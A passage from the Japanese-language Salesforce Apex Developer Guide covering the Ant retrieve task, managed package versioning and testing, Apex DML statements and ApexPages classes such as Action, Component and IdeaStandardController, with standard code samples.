- `RunSpecifiedTests` — `runTests` オプションで指定したテストのみが実行されます。このテストレベルを使用する場合、コードカバー率要件がデフォルトのカバー率要件とは異なります。リリースパッケージ内にある各クラスおよびトリガは、実行されたテストによって 75% 以上のコードカバー率でカバーされる必要があります。このカバー率は、クラスおよびトリガごとに個別に計算され、全体のカバー率とは異なります。
- `RunLocalTests` — インストール済みの管理パッケージから発生したテストを除き、組織のすべてのテストが実行されます。このテストレベルは、デフォルトでは Apex クラスまたはトリガを含む、本番リリース用です。
- `RunAllTestsInOrg` — すべてのテストが実行されます。テストには、管理パッケージのテストを含む、組織内のすべてのテストが含まれます。

テストレベルを指定しないと、デフォルトのテスト実行動作が使用されます。*『メタデータ API 開発者ガイド』*の「リリースでのテストの実行」を参照してください。

この項目は、API バージョン 34.0 以降で使用できます。

runAllTests
(廃止済みであり、API バージョン 33.0 以前でのみ使用できます。) このパラメータは省略可能で、デフォルトは `false` です。インストール済みの管理パッケージから作成されたテストを含むすべての Apex テストをリリース後に実行するには、`true` に設定します。

retrieve について

Sandbox または本番組織からクラスとトリガを取得するには、`retrieveCode` ターゲットを使用します。通常のリリースサイクル中は、新しいクラスとトリガ用の正しいディレクトリ構造を取得するために、`deploy` の前に `retrieveCode` を実行します。ただし、次の例では、取得するものがあることを確認するために `deploy` が最初に使用されます。

既存の組織からクラスとトリガを取得するには、次の構築ターゲットの例 `ant retrieveCode` に示すように retrieve ant タスクを使用します。

```
<target name="retrieveCode">

   <!-- Retrieve the contents listed in the file codepkg/package.xml into the codepkg
directory -->

   <sf:retrieve username="${sf.username}" password="${sf.password}"

        serverurl="${sf.serverurl}" retrieveTarget="codepkg"
```

```
unpackaged="codepkg/package.xml"/>

</target>
```

ファイル `codepkg/package.xml` は、取得されるメタデータコンポーネントをリストします。この例では、2 つのクラスと 1 つのトリガを取得します。取得されたファイルはディレクトリ `codepkg` に配置され、ディレクトリ内に存在するものがすべて上書きされます。

取得タスクのプロパティは次のとおりです。

項目	説明
`username`	`sessionId` が指定されていない場合は必須です。ログイン用の Salesforce ユーザ名。この接続に関連付けられるユーザ名は、「すべてのデータの編集」権限を持っている必要があります。通常、これはシステム管理者のみに有効です。
`password`	`sessionId` が指定されていない場合は必須です。このプロジェクトに関連付けられた組織にログインするために使用するパスワード。セキュリティトークンを使用している場合は、パスワードの最後に 25 桁のトークン値を貼り付けます。
`sessionId`	`username` および `password` が指定されていない場合は必須です。有効な Salesforce セッションの ID。セッションは、ユーザがユーザ名とパスワードを使用して正常に Salesforce にログインした後に作成されます。新しいセッションを作成する代わりに既存のセッションにログインする場合に、セッション ID を使用します。
`serverurl`	省略可能。Salesforce サーバの URL (空白の場合、デフォルトは `login.salesforce.com`)。Sandbox インスタンスに接続するには、`test.salesforce.com` に変更します。
`retrieveTarget`	必須。メタデータファイルを取得する先のディレクトリ構造のルート。
`packageNames`	`unpackaged` が指定されていない場合は必須です。取得するパッケージ名のカンマ区切りのリストです。`packageNames` または `unpackaged` のいずれかを指定する必要がありますが、両方は指定できません。
`apiVersion`	省略可能。取得したメタデータファイルに使用するメタデータ API バージョン。デフォルトは 34.0 です。
`pollWaitMillis`	省略可能。デフォルトは `10000` です。取得要求の結果をポーリングする場合の試行間の待機時間 (ミリ秒単位) です。クライアントは、`maxPoll` で定義された制限に到達するまで引き続きポーリングします。
`maxPoll`	省略可能。デフォルトは `200` です。取得要求の結果を得るためにサーバをポーリングする回数です。連続するポーリング試行間の待機時間は、`pollWaitMillis` で定義されます。

項目	説明
`singlePackage`	省略可能。デフォルトは `true` です。複数のパッケージを取得する場合は、`false` に設定する必要があります。`false` に設定すると、パッケージごとに余分の最上位サブディレクトリが、取得された zip ファイルに含まれます。
`trace`	省略可能。デフォルトは `false` です。SOAP 要求と応答をコンソールに表示します。これには、ログイン時のユーザのパスワードがプレーンテキストで表示されます。
`unpackaged`	`packageNames` が指定されていない場合は必須です。取得するコンポーネントを指定するファイルマニフェストのパスと名前です。`unpackaged` または `packageNames` のいずれかを指定する必要がありますが、両方は指定できません。
`unzip`	省略可能。デフォルトは `true` です。`true` に設定すると、取得されたコンポーネントが解凍されます。`false` に設定すると、取得されたコンポーネントが zip ファイルとして `retrieveTarget` ディレクトリに保存されます。

SOAP API を使用した Apex のリリース

Force.com IDE、変更セット、または Force.com 移行ツールを使用して Apex をリリースしない場合、次の SOAP API コールを使用して Apex を開発組織または Sandbox 組織にリリースできます。

設定不要な項目値と同様に、これらすべてのコールは、クラスまたはトリガを含む Apex コードを実施します。

第 15 章　管理パッケージを使用した Apex の配布

トピック:

ISV または Salesforce パートナーとして、パッケージを使用して Apex コードを顧客組織に配布できます。この章では、パッケージおよびパッケージのバージョン設定について説明します。

パッケージとは?

パッケージとは、個々のコンポーネントなどの小さいものや関連アプリケーションのセットなどの大きいものを格納するコンテナです。パッケージの作成後、他の Salesforce ユーザおよび組織 (社外のユーザ、組織も含む) にそのパッケージを配布できます。組織は、他の多くの組織でダウンロードおよびインストールできる単一の管理パッケージを作成できます。管理パッケージは、未管理パッケージとは異なり、コンポーネントの一部がロックされていて、後でアップグレードできます。未管理パッケージには、ロックされたコンポーネントは含まれておらず、アップグレードはできません。

パッケージバージョン

パッケージバージョンは、パッケージでアップロードされる一連のコンポーネントを特定する番号です。バージョン番号の形式は *majorNumber.minorNumber.patchNumber* (例: 2.1.3) です。メジャー番号とマイナー番号は、メジャーリリース時に指定した値に増えます。*patchNumber* は、パッチリリースにのみ生成および更新されます。

未管理パッケージはアップグレードできないため、各パッケージバージョンは単に配布用コンポーネントのセットです。パッケージバージョンは管理パッケージでより大きな意味を持ちます。パッケージは異なるバージョンで異なる動作をします。公開者は、パッケージバージョンを使用して、パッケージを使用する既存のインテグレーションに影響を与えることなく後続のパッケージバージョンをリリースすることにより、管理パッケージのコンポーネントを強化することができます。

既存の登録ユーザが新しいパッケージをインストールした場合、パッケージ内の各コンポーネントのインスタンスは1つだけですが、コンポーネントは古いバージョンをエミュレートできます。たとえば、登録ユーザが Apex クラスを含む管理パッケージを使用すると想定します。公開者が Apex クラスのメソッドを廃止し、新しいパッケージバージョンをリリースする場合でも、新しいバージョンをインストールした後、登録者は Apex クラスのインスタンスを 1 つのみ使用できます。ただし、この Apex クラスは、古いバージョンの廃止されたメソッドを参照するコードの以前のバージョンをエミュレートできます。

管理パッケージで Apex を開発する場合、次の点に注意が必要です。

- 管理パッケージの一部である Apex クラスまたはトリガに含まれるコードは、自動的に隠され、インストール先の組織では見ることができません。唯一の例外には、グローバルとして宣言されているメソッドがあります。それらのメソッド署名はインストールを行う組織でも参照できます。
- 管理パッケージは、一意の名前空間を受け取ります。この名前空間は、インストール先の組織で名前の重複を防ぐために、クラス名、メソッド、変数などの先頭に自動的に追加されます。
- 1 つのトランザクションでは、10 個の一意の名前空間のみを参照できます。たとえば、オブジェクトを更新するときに、管理パッケージでクラスを実行するオブジェクトがあるとします。その後、クラスは 2 番目のオブジェクトを更新します。つまり、他のパッケージの他のクラスを実行します。最初に2番目のパッケージに直接アクセスしない場合でも、同じトランザクション内で発生するため、1つのトランザクションでアクセスする名前空間の数に含まれます。
- パッケージ開発者は、`deprecated` アノテーションを使用して、今後のリリースの管理パッケージでは参照できないメソッド、クラス、例外、列挙、インターフェース、変数を指定します。要件の変化にともなって、管理パッケージのコードをリファクタリングする場合に役立ちます。

- システムメソッド `runAs` を使用して、パッケージバージョンコンテキストを異なるパッケージバージョンに変更するテストメソッドを記述できます。
- インターフェースまたはクラスが「管理-リリース済み」パッケージバージョンでアップロードされた後は、global インターフェースにメソッドを追加することも、抽象メソッドをクラスに追加することもできません。「管理-リリース済み」パッケージのクラスが仮想の場合、そこに追加できるメソッドも仮想であり、実装があることが必要です。
- 明示的に名前空間を参照する未管理パッケージに含まれる Apex コードは、アップロードできません。

Apex の廃止

パッケージ開発者は、`deprecated` アノテーションを使用して、今後のリリースの管理パッケージでは参照できないメソッド、クラス、例外、列挙、インターフェース、変数を指定します。要件の変化にともなって、管理パッケージのコードをリファクタリングする場合に役立ちます。別のパッケージバージョンを「管理-リリース済み」としてアップロードすると、最新のパッケージバージョンをインストールする新しい登録者に非推奨の要素が表示されることはありませんが、その要素は既存の登録者および API インテグレーションでは機能し続けます。パッケージ開発者は、メソッドまたはクラスなどの廃止された項目を、内部で引き続き参照できます。

メモ: 未管理パッケージの Apex クラスまたはトリガの `deprecated` アノテーションは使用できません。

パッケージ開発者は、異なる Salesforce 組織のユーザのパイロット版による評価およびフィードバックに、「管理-ベータ」パッケージバージョンを使用できます。開発者が Apex 識別子を廃止し、パッケージのバージョンを「管理-ベータ」としてアップロードしても、パッケージバージョンをインストールした登録者はパッケージバージョンの廃止された識別子を参照できます。パッケージ開発者がその後「管理-リリース済み」パッケージバージョンをアップロードした場合、インストールした登録者にはパッケージバージョンの廃止された識別子は表示されません。

パッケージバージョンの動作

パッケージコンポーネントは、異なるパッケージバージョンで異なる動作をします。動作のバージョニングを使用して、新しいコンポーネントをパッケージに追加し、既存のコンポーネントを調整できます。コードは既存の登録者にもシームレスに機能します。パッケージ開発者が新しいコンポーネントをパッケージに追加し、新しいパッケージバージョンをアップロードした場合、新しいパッケージバージョンをインストールした登録者は新しいコンポーネントを使用できます。

Apex コードの動作のバージョニング

パッケージ開発者は条件付きロジックを Apex クラスとトリガで使用し、異なるバージョンに異なる動作をさせることができます。こうすることで、パッケージ開発者は、コード開発を続けながら以前のパッケージバージョンのクラスとトリガでの既存の動作をサポートし続けることができます。

登録者が、複数のバージョンのパッケージをインストールし、パッケージ内の Apex クラスまたはトリガを参照するコードを記述する場合、参照しているバージョンを選択する必要があります。パッケージ内で参照している Apex コード内で、参照を作成する Apex コードのコールのバージョン設定に基づき、異なるコードパスを

条件付きで実行できます。コール元のコードのパッケージバージョン設定は、パッケージコード内で `System.requestVersion` メソッドをコールすることによって判断できます。こうすることで、パッケージ開発者は、要求コンテキストを決定し、さまざまなバージョンのパッケージに異なる動作を指定することができます。

次のサンプルでは、`System.requestVersion` メソッドを使用して `System.Version` クラスをインスタンス化し、異なるバージョンのパッケージに対して、Apex トリガにさまざまな動作を定義します。

```
trigger oppValidation on Opportunity (before insert, before update) {


    for (Opportunity o : Trigger.new){


        // Add a new validation to the package
        // Applies to versions of the managed package greater than 1.0
        if (System.requestVersion().compareTo(new Version(1,0)) > 0) {
            if (o.Probability >= 50 && o.Description == null) {
                o.addError('All deals over 50% require a description');
            }
        }


        // Validation applies to all versions of the managed package.
        if (o.IsWon == true && o.LeadSource == null) {
            o.addError('A lead source must be provided for all Closed Won deals');
        }
    }
}
```

パッケージバージョンを処理するメソッドの完全な一覧は、「System クラス」の「Version クラス」および「`System.requestVersion` メソッド」を参照してください。

インストール済みパッケージ内のあるクラスによってパッケージの別のクラスのメソッドが呼び出される場合、要求コンテキストは維持されます。たとえば、登録者が CountryUtil クラスおよび ContinentUtil Apex クラスを含む GeoReports パッケージをインストールしたとします。登録者は GeoReportsEx クラスを新規作成し、バージョン設定を使用して、GeoReports パッケージのバージョン 2.3 にバインドします。GeoReportsEx が、CountryUtil のメソッドを内部的に呼び出す ContinentUtil のメソッドを呼び出すと、要求コンテキストは ContinentUtil から CountryUtil

に反映され、CountryUtil 内の `System.requestVersion` メソッドは、GeoReports パッケージのバージョン 2.3 を返します。

バージョニングされていない Apex コードの項目

複数のパッケージバージョンに渡るいくつかの Apex 項目の動作を変更できます。たとえば、新しい登録者が後続のバージョンのパッケージを参照できないように、メソッドを廃止できます。

ただし、次のリストの修飾子、キーワード、アノテーションはバージョニングできません。パッケージ開発者が次の修飾子、キーワード、またはアノテーションのいずれかに変更を加えると、変更はすべてのパッケージバージョンに反映されます。

一部の項目が管理パッケージの Apex コードで使用される場合、項目に行うことができる変更には制限があります。

パッケージ開発者は、次の項目を追加または削除できます。

- `@future`
- `@isTest`
- `with sharing`
- `without sharing`
- `transient`

パッケージ開発者は、次の項目を制限付きで変更できます。

- `private`: `global` に変更できます。
- `public`: `global` に変更できます。
- `protected`: `global` に変更できます。
- `abstract`: `virtual` に変更できますが削除はできません。
- `final`: 削除できますが追加はできません。

パッケージ開発者は、次の項目の追加または変更ができません。

- `global`
- `virtual`

パッケージ開発者は `webService` キーワードを追加できますが、いったん追加すると削除することはできません。

メモ: 管理パッケージコードの `webService` メソッドまたは変数を廃止することはできません。

パッケージバージョンの動作のテスト

異なるパッケージバージョンの Apex クラスまたはトリガの動作を変更する場合、異なるパッケージバージョンでコードが期待通り実行されるようにテストすることが重要です。システムメソッド `runAs` を使用して、パッケージバージョンコンテキストを異なるパッケージバージョンに変更するテストメソッドを記述できます。テストメソッドでは `runAs` のみ使用できます。

次の例は、異なるパッケージバージョンのトリガのさまざまな動作を示しています。

```
trigger oppValidation on Opportunity (before insert, before update) {


    for (Opportunity o : Trigger.new){


        // Add a new validation to the package
        // Applies to versions of the managed package greater than 1.0
        if (System.requestVersion().compareTo(new Version(1,0)) > 0) {
            if (o.Probability >= 50 && o.Description == null) {
                o.addError('All deals over 50% require a description');
            }
        }


        // Validation applies to all versions of the managed package.
        if (o.IsWon == true && o.LeadSource == null) {
            o.addError('A lead source must be provided for all Closed Won deals');
        }
    }
}
```

次のテストクラスでは、`runAs` メソッドを使用して、特定のバージョンの有無におけるトリガの動作を検証します。

```
@isTest
private class OppTriggerTests{


   static testMethod void testOppValidation(){


      // Set up 50% opportunity with no description
      Opportunity o = new Opportunity();
```

```
        o.Name = 'Test Job';
        o.Probability = 50;
        o.StageName = 'Prospect';
        o.CloseDate = System.today();

        // Test running as latest package version
        try{
            insert o;
        }
        catch(System.DMLException e){
            System.assert(
                e.getMessage().contains(
                  'All deals over 50% require a description'),
                    e.getMessage());
        }

        // Run test as managed package version 1.0
        System.runAs(new Version(1,0)){
            try{
                insert o;
            }
            catch(System.DMLException e){
                System.assert(false, e.getMessage());
            }
        }

        // Set up a closed won opportunity with no lead source
```

```
o = new Opportunity();
o.Name = 'Test Job';
o.Probability = 50;
o.StageName = 'Prospect';
o.CloseDate = System.today();
o.StageName = 'Closed Won';

// Test running as latest package version
try{
    insert o;
}
catch(System.DMLException e){
    System.assert(
      e.getMessage().contains(
        'A lead source must be provided for all Closed Won deals'),
          e.getMessage());
}

// Run test as managed package version 1.0
System.runAs(new Version(1,0)){
    try{
        insert o;
    }
    catch(System.DMLException e){
        System.assert(
            e.getMessage().contains(
              'A lead source must be provided for all Closed Won deals'),
```

```
                            e.getMessage());
                }
            }
        }
    }
```

第 16 章　リファレンス

Apex リファレンスには、DML ステートメント、組み込みの Apex クラスおよびインターフェースについての情報が含まれます。

DML ステートメント
Apex プログラミング言語の DML ステートメントの箇所。「Apex DML ステートメント」で説明されています。

Apex クラスおよびインターフェース
Apex クラスおよびインターフェースは、それらが含まれている名前空間でグループ化されます。たとえば、`Database` クラスは `System` 名前空間内にあります。`insert` メソッドなどのデータベースシステムクラスの静的メソッドを検索するには、**[System 名前空間]** > **[Database クラス]** に移動します。
`Database.SaveResult` など Database メソッドに関連付けられている Result クラスは、`Database` 名前空間の一部であり、**[Database 名前空間]** の下に表示されます。

さらに、SOAP API のメソッドとオブジェクトを Apex で利用できます。付録セクションの「Apex の SOAP API および SOAP ヘッダー」 (ページ 2594)を参照してください。

このセクションの内容:

Datacloud 名前空間

Datacloud 名前空間は、重複ルールに関する情報の取得に使用されるクラスとメソッドを提供します。重複ルールでは、Salesforce 内に重複レコードを保存することをユーザに許可するかどうか、および許可する条件を制御できます。

DataSource 名前空間

DataSource 名前空間は、Apex Connector Framework のクラスを提供します。Apex Connector Framework を使用して、Lightning Connect のカスタムアダプタを開発します。続いて、この Lightning Connect カスタムアダプタを介して、Salesforce 組織を任意の場所のデータに接続します。

Dom 名前空間

Dom 名前空間は、承認プロセスに使用されるクラスとメソッドを提供します。

Flow 名前空間

Flow 名前空間は、フローへの高度な Visualforce コントローラアクセスに使用されるクラスを提供します。

KbManagement 名前空間

KbManagement 名前空間は、ナレッジの記事の管理に使用されるクラスを提供します。

Messaging 名前空間

Messaging 名前空間は、Salesforce の送信および受信メール機能に使用されるクラスとメソッドを提供します。

Process 名前空間

Process 名前空間は、組織とフローの間でデータを渡すために使用されるインターフェースとクラスを提供します。

QuickAction 名前空間

QuickAction 名前空間は、クイックアクションに使用されるクラスとメソッドを提供します。

Reports 名前空間

Reports 名前空間は、Salesforce1 レポート REST API で使用可能な同一データにアクセスするためのクラスを提供します。

Schema 名前空間

Schema 名前空間は、スキーマメタデータ情報に使用されるクラスとメソッドを提供します。

Search 名前空間

Search 名前空間は、検索結果および提案結果を取得するためのクラスを提供します。

Site 名前空間

Site 名前空間は、サイト URL の書き換えに使用されるインターフェースを提供します。

Support 名前空間

Support 名前空間は、ケースフィードに使用されるインターフェースを提供します。

System 名前空間

System 名前空間は、コア Apex 機能に使用されるクラスとメソッドを提供します。

TerritoryMgmt 名前空間

TerritoryMgmt 名前空間は、テリトリー管理に使用するインターフェースを提供します。

UserProvisioning 名前空間

UserProvisioning 名前空間は、送信ユーザプロビジョニング要求の監視に使用されるメソッドを提供します。

Apex DML 操作

Apex DML ステートメントまたは Database クラスのメソッドを使用して DML 操作を実行できます。

リード取引開始の場合、Database クラスの convertLead メソッドを使用します。これに相当する DML はありません。

Apex のデータについての詳細は、「Apex でのデータの操作」を参照してください。

Apex DML ステートメント

Salesforce のデータを挿入、更新、マージ、削除、および復元するには、データ操作言語 (DML) ステートメントを使用します。

次の Apex DML ステートメントを使用できます。

このセクションの内容:

Insert ステートメント

insert DML 操作は、個別の取引先、取引先責任者など、1 つ以上の sObject を組織のデータに追加します。insert は SQL の INSERT ステートメントに類似しています。

構文

```
insert sObject
insert sObject[]
```

例

次の例では、「Acme」という名前の取引先を挿入しています。

```
Account newAcct = new Account(name = 'Acme');

try {
```

```
   insert newAcct;
} catch (DmlException e) {
// Process exception here
}
```

メモ: DmlException の処理についての詳細は、「一括DML例外処理」(ページ183)を参照してください。

Update ステートメント

update DML 操作は、個別の取引先、取引先責任者、請求書の明細などの、組織のデータ内にある 1 つ以上の既存の sObject レコードを更新します。update は SQL の UPDATE ステートメントに類似しています。

構文

update***sObject***

update***sObject[]***

例

次の例では、「Acme」という名前の 1 つの取引先の BillingCity 項目を更新しています。

```
Account a = new Account(Name='Acme2');
insert(a);


Account myAcct = [SELECT Id, Name, BillingCity FROM Account WHERE Id = :a.Id];
myAcct.BillingCity = 'San Francisco';


try {
    update myAcct;
} catch (DmlException e) {
    // Process exception here
}
```

メモ: DmlException の処理についての詳細は、「一括DML例外処理」(ページ183)を参照してください。

Upsert ステートメント

upsert DML 操作は、既存オブジェクトが存在するか判別するために指定された項目を使用するか、項目が指定されない場合は ID 項目を使用して、1 つのステートメント内で新規レコードの作成や sObject レコードの更新を行います。

構文

upsert ***sObject*** [***opt_field***]

upsert ***sObject[]*** [***opt_field***]

upsert ステートメントは、1 つの項目の値を比較して sObject と既存のレコードを照合します。このステートメントをコールするときに項目を指定しないと、upsert ステートメントは sObject の ID を使用して sObject と Salesforce の既存のレコードを照合します。または、照合に使用する項目を指定できます。カスタムオブジェクトの場合、外部 ID とマークされたカスタム項目を指定します。標準オブジェクトの場合、idLookup 属性が true に設定されている項目であれば指定できます。たとえば、取引先責任者またはユーザのメール項目の idLookup 属性は設定されています。項目の属性をチェックするには、『Salesforce および Force.com のオブジェクトリファレンス』を参照してください。

また、sObject レコードが参照項目として設定されている場合、sObject レコードを更新/挿入するために外部キーを使用できます。詳細は、『*Salesforce および Force.com のオブジェクトリファレンス*』の「データ型」を参照してください。

省略可能な項目パラメータ *opt_field* は、(Schema.SObjectField 型の) 項目トークンです。たとえば、MyExternalID カスタム項目を指定する場合のステートメントは次のようになります。

```
upsert sObjectList Account.Fields.MyExternalId__c;
```

照合に使用する項目に Unique 属性が設定されていない場合、upsert によって誤って重複レコードが挿入されないように、コンテキストユーザは対象オブジェクトに対するオブジェクトレベルの「すべての参照」権限、または「すべてのデータの参照」権限が必要です。

メモ: カスタム項目に、項目定義の一部として [ユニーク] と [「ABC」と「abc」を値の重複として扱う (大文字と小文字を区別しない)] 属性が選択されている場合のみ、カスタム項目による照合では大文字と小文字を区別しません。この場合、「ABC123」は「abc123」と一致します。詳細は、Salesforce オンラインヘルプの「カスタム項目の作成」を参照してください。

Upsert が Insert と Update を判別する方法

upsert では、新規レコードを作成するか既存のレコードを更新するかを判別するために、sObject レコードの主キー (ID)、idLookup 項目、または外部 ID 項目を使用します。

- キーが一致しない場合、新規オブジェクトレコードが作成されます。
- キーが一度だけ一致したら、既存のオブジェクトレコードが更新されます。
- キーが複数回一致する場合は、エラーが生成され、オブジェクトレコードは挿入も更新もされません。

例

この例は、取引先のリストの更新/挿入を実行します。

```
List<Account> acctList = new List<Account>();

// Fill the accounts list with some accounts


try {

    upsert acctList;

} catch (DmlException e) {


}
```

次の例では、既存の一致するレコード (ある場合) の外部キーを使用して取引先のリストの更新/挿入を実行します。

```
List<Account> acctList = new List<Account>();

// Fill the accounts list with some accounts


try {

    // Upsert using an external ID field

    upsert acctList myExtIDField__c;

} catch (DmlException e) {


}
```

Delete ステートメント

`delete` DML 操作は、個別の取引先や取引先責任者など、1 つ以上の既存の sObject レコードを組織のデータから削除します。`delete` は、`delete()` の SOAP API ステートメントに類似しています。

構文

`delete`***sObject*** | ***ID***

`delete`***sObject[]*** | ***ID[]***

例

次の例では、「DotCom」という名前のすべての取引先を削除しています。

```
Account[] doomedAccts = [SELECT Id, Name FROM Account
                         WHERE Name = 'DotCom'];
try {
    delete doomedAccts;
} catch (DmlException e) {
    // Process exception here
}
```

メモ: DmlException の処理についての詳細は、「一括DML例外処理」(ページ183)を参照してください。

Undelete ステートメント

undelete DML 操作は、個別の取引先や取引先責任者など、1 つ以上の既存の sObject レコードを組織のごみ箱から復元します。undelete は SQL の UNDELETE ステートメントに類似しています。

構文

```
undelete sObject | ID
undelete sObject[] | ID[]
```

例

次の例では、「Trump」という名前の取引先を復元しています。ALL ROWS キーワードは、削除されたレコードやアーカイブ済みの活動を含め、最上位リレーションと集計リレーションの両方にあるすべての行をクエリします。

```
Account[] savedAccts = [SELECT Id, Name FROM Account WHERE Name = 'Trump' ALL ROWS];
try {
    undelete savedAccts;
} catch (DmlException e) {
    // Process exception here
}
```

メモ: DmlException の処理についての詳細は、「一括DML例外処理」(ページ183)を参照してください。

Merge ステートメント

merge ステートメントは、同じ sObject データ型の最大 3 つのレコードを 1 つのレコードにマージし、他のレコードを削除してから、関連レコードを再ペアレント化します。

メモ: この DML 操作には、一致するデータベースシステムメソッドはありません。

構文

```
mergesObject sObject
mergesObject sObject[]
mergesObject ID
mergesObject ID[]
```

最初のパラメータは、他のレコードがマージされる主レコードを表します。2 番目のパラメータは、マージされてから削除される 1 つ以上の他のレコードを表します。これらのその他のレコードは、1 つの sObject レコードまたは ID、または 2 つの sObject レコードまたは ID のリストとして、merge ステートメントに渡すことができます。

例

次の例では、「Acme Inc.」と「Acme」という名前の 2 つの取引先を 1 つのレコードにマージしています。

```
List<Account> ls = new List<Account>{new Account(name='Acme Inc.'),new Account(name='Acme')};

insert ls;

Account masterAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme Inc.' LIMIT 1];

Account mergeAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];

try {

    merge masterAcct mergeAcct;

} catch (DmlException e) {

    // Process exception here

}
```

メモ: DmlException の処理についての詳細は、「一括 DML 例外処理」(ページ 183)を参照してください。

ApexPages 名前空間

ApexPages 名前空間は、Visualforce コントローラで使用されるクラスを提供します。

ApexPages 名前空間のクラスを次に示します。

このセクションの内容:

Action クラス

ApexPages.Action を使用して、Visualforce カスタムコントローラまたはコントローラ拡張で使用できる action メソッドを作成できます。

名前空間

ApexPages

使用方法

たとえば、カスタム保存を実行するコントローラ拡張に saveOver メソッドを作成できます。

インスタンス化

次のコードのスニペットは、save アクションを使用する新しい ApexPages.Action オブジェクトをインスタンス化する方法について説明しています。

```
ApexPages.Action saveAction = new ApexPages.Action('{!save}');
```

例

次の例では、ユーザが新しい取引先を更新または作成し、[保存]ボタンをクリックした場合、更新された取引先または作成された取引先に加えてメッセージがシステムデバッグログに書き込まれます。この例では、取引先の標準コントローラを拡張します。

コントローラ拡張は、次のとおりです。

```
public class pageCon{

    public PageReference RedirectToStep2(){

        // ...

        // ...

        return Page.Step2;

    }

}
```

上記のコントローラ拡張を使用するページの Visualforce マークアップは、次のとおりです。

```


<apex:component>

    <apex:attribute name="actionToInvoke" type="ApexPages.Action" ... />

    ...

    <apex:commandButton value="Perform Controller Action" action="{!actionToInvoke}"/>

</apex:component>


<apex:page controller="pageCon">

    ...

    <c:myComp actionToInvoke="{!RedirectToStep2}"/>

</apex:page>
```

デバッグログについての詳細は、Salesforceオンラインヘルプの「デバッグログの表示」を参照してください。

このセクションの内容:

Action コンストラクタ

`Action` のコンストラクタは次のとおりです。

このセクションの内容:

Action(action)

指定されたアクションを使用して、`ApexPages.Action` クラスの新しいインスタンスを作成します。

署名

```
public Action(String action)
```

パラメータ

action
型: String
アクション。

action メソッド

`Action` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getExpression()

アクションが呼び出されたときに評価される式を返します。

署名

```
public String getExpression()
```

戻り値

型: String

`invoke()`

アクションを呼び出します。

署名

```
public System.PageReference invoke()
```

戻り値

型: System.PageReference

Component クラス

Apex の動的 Visualforce コンポーネントを表します。

名前空間

ApexPages

Dynamic Component のプロパティ

`Component` のプロパティは次のとおりです。

このセクションの内容:

childComponents

コンポーネントの子コンポーネントへの参照を返します。

署名

```
public List <ApexPages.Component> childComponents {get; set;}
```

プロパティ値

型: List<ApexPages.Component>

例

```
Component.Apex.PageBlock pageBlk = new Component.Apex.PageBlock();



Component.Apex.PageBlockSection pageBlkSection = new
Component.Apex.PageBlockSection(title='dummy header');



pageBlk.childComponents.add(pageBlkSection);
```

expressions

式の言語表記を使用して、属性の内容を設定します。これに使用する表記は、`expressions.name_of_attribute` です。

署名

```
public String expressions {get; set;}
```

プロパティ値

型: String

例

```
Component.Apex.InputField inpFld = new

Component.Apex.InputField();

inpField.expressions.value = '{!Account.Name}';

inpField.expressions.id = '{!$User.FirstName}';
```

facet

Dynamic Component に facet の内容を設定します。これに使用する表記は、`facet.name_of_facet` です。

署名

```
public String facets {get; set;}
```

プロパティ値

型: String

使用方法

メモ: このプロパティにアクセスできるのは、facet をサポートするコンポーネントのみです。

例

```
Component.Apex.DataTable myDT = new

Component.Apex.DataTable();

ApexPages.Component.OutputText footer = new

Component.Apex.OutputText(value='Footer Copyright');

myDT.facets.footer = footer;
```

IdeaStandardController クラス

IdeaStandardController オブジェクトは、StandardController で提供される機能のほか、アイデア固有の機能を提供します。

名前空間

ApexPages

使用方法

IdeaStandardController オブジェクトのメソッドは、IdeaStandardController の特定のインスタンスでコールされ、実行されます。

メモ: IdeaStandardSetController クラスおよび IdeaStandardController クラスは、現在限定リリースプログラムでのみ使用できます。組織でのこれらのクラスの有効化についての詳細は、Salesforce の担当者までお問い合わせください。

このクラスに記載されたメソッドのほか、IdeaStandardController クラスは、StandardController クラスに関連付けられたすべてのメソッドを継承します。

インスタンス化

IdeaStandardController オブジェクトはインスタンス化できません。アイデアの標準コントローラを使用する場合は、カスタム拡張コントローラのコンストラクタを介してインスタンスを取得できます。

例

次の例では、IdeaStandardController オブジェクトをカスタムリストコントローラのコンストラクタで使用する方法を示します。この例では、コメントリストデータを Visualforce ページに表示する前に操作するためのフレームワークを示します。

```
public class MyIdeaExtension {


    private final ApexPages.IdeaStandardController ideaController;


    public MyIdeaExtension(ApexPages.IdeaStandardController controller) {

        ideaController = (ApexPages.IdeaStandardController)controller;

    }


    public List<IdeaComment> getModifiedComments() {

        IdeaComment[] comments = ideaController.getCommentList();

        // modify comments here

        return comments;

    }


}
```

次の Visualforce マークアップは、上記の IdeaStandardController の例をページ内で使用する方法を示します。この例が機能するためには、ページ名を *detailPage* にする必要があります。

メモ: Visualforceページにアイデアとコメントを表示するには、次の例でコメントを表示する特定のアイデアの ID (例: `/apex/detailPage?id=<ideaID>`) を指定する必要があります。

```
<!-- page named detailPage -->

<apex:page standardController="Idea" extensions="MyIdeaExtension">

    <apex:pageBlock title="Idea Section">
```

```
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}">{!idea.title}
        </ideas:detailOutputLink>
        <br/><br/>
        <apex:outputText >{!idea.body}</apex:outputText>
    </apex:pageBlock>
    <apex:pageBlock title="Comments Section">
        <apex:dataList var="a" value="{!modifiedComments}" id="list">
            {!a.commentBody}
        </apex:dataList>
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}"
               pageOffset="-1">Prev</ideas:detailOutputLink>
        |
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}"
               pageOffset="1">Next</ideas:detailOutputLink>
    </apex:pageBlock>
</apex:page>
```

関連トピック:

StandardController クラス

IdeaStandardController メソッド

`IdeaStandardController` のインスタンスメソッドを次に示します。

このセクションの内容:

getCommentList()

現在のページの参照のみコメントのリストを返します。

署名

```
public IdeaComment[] getCommentList()
```

戻り値

型: IdeaComment[]

このメソッドは、次のコメントプロパティを返します。

- id
- commentBody
- createdDate
- createdBy.Id
- createdBy.communityNickname

IdeaStandardSetController クラス

IdeaStandardSetController オブジェクトは、StandardSetController で提供される機能のほか、アイデア固有の機能を提供します。

名前空間

ApexPages

使用方法

メモ: IdeaStandardSetController クラスおよび IdeaStandardController クラスは、現在限定リリースプログラムでのみ使用できます。組織でのこれらのクラスの有効化についての詳細は、Salesforce の担当者までお問い合わせください。

上記のメソッドのほか、IdeaStandardSetController クラスは StandardSetController に関連付けられたメソッドを継承します。

